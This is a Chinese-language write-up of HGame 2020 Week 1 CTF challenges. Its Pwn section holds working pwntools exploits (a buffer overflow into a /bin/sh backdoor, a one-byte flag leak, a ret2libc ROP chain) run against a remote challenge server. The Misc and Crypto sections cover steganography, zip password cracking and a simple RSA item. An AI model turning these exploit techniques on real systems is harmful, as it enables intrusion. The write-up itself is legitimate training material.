Week1

Pwn

01 Hard_AAAAA

Ida 打开，f5。看到 gets 函数，可以溢出。memcmp（）函数比较“0O0o”和 v5 地址开始的 7 个字符，相同执行 backdoor（）（system（” /bin/sh “））。看到“0O0o”开始的 7 个字符是 ‘0O0o\0O0’ , s 到 v5 的距离是 0xac-0x31=0x7b（123h）


```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char s; // [esp+0h] [ebp-ACh]
4   char v5; // [esp+7Bh] [ebp-31h]
5   unsigned int v6; // [esp+A0h] [ebp-Ch]
6   int *v7; // [esp+A4h] [ebp-8h]
7
8   v7 = &argc;
9   v6 = __readgsdword(0x14u);
10  alarm(8u);
11  setbuf(_bss_start, 0);
12  memset(&s, 0, 0xA0u);
13  puts("Let's 0O0o\\0O0!");
14  gets(&s);
15  if ( !memcmp("0O0o", &v5, 7u) )
16    backdoor();
17  return 0;
18 }
```

```
.rodata:080486E0 a0o0o           db '0O0o',0
.rodata:080486E5 aO0             db 'O0',0
```

。

```
-000000AC s              db ?    -00000031              db ? ; undefined
```

```
from pwn import *
p=remote('47.103.214.163',20000)
payload='a'*123+'0O0o\0O0'
p.sendline(payload)
p.interactive()
```



02 One_Shot

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _BYTE *v4; // [rsp+8h] [rbp-18h]
  int fd[2]; // [rsp+10h] [rbp-10h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v4 = 0LL;
  *(_QWORD *)fd = open("./flag", 0, envp);
  setbuf(stdout, 0LL);
  read(fd[0], &flag, 0x1EuLL);
  puts("Firstly....What's your name?");
  __isoc99_scanf("%32s", &name);
  puts("The thing that could change the world might be a Byte!");
  puts("Take tne only one shot!");
  __isoc99_scanf("%d", &v4);
  *v4 = 1;
  puts("A success?");
  printf("Goodbye,%s", &name);
  return 0;
}
```

Ida，f5。程序将 flag 读入，要求输入名字，限定 32 个字符。看到 name 到

```
.bss:00000000006010E0                 public flag
.bss:00000000006010E0 flag            db    ? ;

.bss:00000000006010C0                 public name
.bss:00000000006010C0 name            db    ? ;
```

flag 的距离刚好是 32。字符串在结尾会加上 '\0' 表示结束，只要覆盖' \0' 就会读出更多的数据。程序在输入 name（31 字符）后，要求输入整形赋给 v4，v4 是指针，只要改为 0x6010df（6295775h），*v4=1 就会将' \0' 改为 1.

```
+] Opening connection to 47.103.214.163 on port 20002: Done
*] Switching to interactive mode
irstly....What's your name?
he thing that could change the world might be a Byte!
ake tne only one shot!
 6295775
 success?
oodbye,aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaahgame{On3_Sh0t_0ne_Fl4g}
```

03 ROP_LEVEL0

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  char buf; // [rsp+0h] [rbp-50h]
  int v6; // [rsp+38h] [rbp-18h]
  int fd[2]; // [rsp+48h] [rbp-8h]

  memset(&buf, 0, 0x38uLL);
  v6 = 0;
  setbuf(_bss_start, 0LL);
  v3 = open("./some_life_experience", 0);
  *(_QWORD *)fd = v3;
  read(v3, &buf, 0x3CuLL);
  puts(&buf);
  read(0, &buf, 0x100uLL);
  return 0;
}
```

没有 system 函数和 ‘/bin/sh’，于是通过 puts 泄露 libc 版本与 libcbase。获得 puts 的地址后计算 system 地址和/bin/sh 地址。

查看保护

```
root@kali:~/hgame# checksec ROP_LEVEL0
[*] '/root/hgame/ROP_LEVEL0'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

缓冲区长度为 0x50


```python
from pwn import *
from LibcSearcher import *

p=remote('47.103.214.163',20003)
elf=ELF('./ROP_LEVEL0')

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
pop_rdi =0x400753
main_addr=elf.symbols['main']

payload1='a'.encode()*0x58+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(main_addr)

p.recvuntil('g\n')
p.sendline(payload1)

puts_addr=u64(p.recvuntil('\n',drop=True).ljust(8,'\x00'.encode()))
libc = LibcSearcher('puts',puts_addr)
libcbase=puts_addr-libc.dump('puts')
system_addr=libcbase+libc.dump('system')
sh_addr=libcbase+libc.dump('str_bin_sh')


payload2='a'.encode()*0x58+p64(pop_rdi)+p64(sh_addr)+p64(system_addr)

p.sendline(payload2)
p.interactive()
```

```
[+] Opening connection to 47.103.214.163 on port 20003: Done
[*] '/root/LibcSearcher/ROP_LEVEL0'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
Multi Results:
 0: ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64)
 1: archive-old-glibc (id libc6-amd64_2.24-3ubuntu1_i386)
 2: archive-old-glibc (id libc6-amd64_2.24-3ubuntu2.2_i386)
 3: archive-old-glibc (id libc6-amd64_2.24-9ubuntu2_i386)
 4: archive-old-glibc (id libc6-amd64_2.24-9ubuntu2.2_i386)
Please supply more info using
    add_condition(leaked_func, leaked_address).
You can choose it by hand
Or type 'exit' to quit:0
[+] ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64) be choosed.
[*] Switching to interactive mode
You can not only cat flag but also Opxx Rexx Wrxxx ./flag
$ cat flag
hgame{R0P_1s_H4cK3rs'_RoM4nC3}$
```

Misc

01 欢迎参加 HGame


Base64 先解码，得到摩斯密码，再解码得到 flag。




W3LC0ME_TO_2020_HGAM3（加上 hgame{}）

02 壁纸

Binwalk 查看，发现 zip，分离。



提示密码是图片 id。上 p 站一看，没找到……但是发现 id 都是 8 位，于是爆破。



flag.txt 里是


\u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f

\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d

Unicode 转字符串就得到 flag：hgame{Do_y0u_KnOW_uNiC0d3?}

03 克苏鲁神话

Zip 解压得一个加密的 Novel.zip 和 bacon.txt。



压缩 7z 压缩 Bacon，观察到两个压缩包中的 CRC32 相同，于是明文破解。

打开 word，发现要密码。Bacon.txt 里

> **of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGely REmOTE periOd.**
>
> ***Password in capital letters.**


培根密码只有 AB，猜测大小写，转换后

AABABABABBAAAAAAABBAAABBBABAAAAAABBAAABBAABAAABBABABAAAA

BBABAAABBABBBAAAABA

解码后得密码 FLAGHIDDENINDOC。打开后查找得 flag。

04 签到提 ProPlus




解压后一个 password.txt 和加密的 OK.zip。更加 txt 里的提升三行的栅栏，凯撒密码-5，解的密码。

Many years later as he faced the firing squad, Colonel Aureliano Buendia was to remember that distant afternoon when his father took him to discover ice.

EAVMUBAQHQMVEPDT


解压后得 OK.txt，里面全是 Ook。Em……百度。在线解码后又是一堆字符，开头提示为 base32，解码还是一堆字符，base64 再解码，一堆乱码，




开头提示为 png，转为 16 进制导入 010editor，另存为 png 得图片，是二维码。扫码得 flag。hgame{3Nc0dInG_@IL_iN_0Ne!}

05 每日推荐


解压得数据包，分离得加密 zip



提示密码为六位数字，爆破。解压的 MP3。



用 audacity 打开，改为频谱图，得 flag。



Crypto

01 InfantRAS

Level - Week1

InfantRSA[已完成]

描述

真*签到题

p = 681782737450022065655472455411;

q = 675274897132088253519831953441;

e = 13;

c = pow(m,e,p*q) = 27569846508236107014517368841149631154217290260855985901984 1

p,q,e 都已知，用 RAStool2 直接解出 d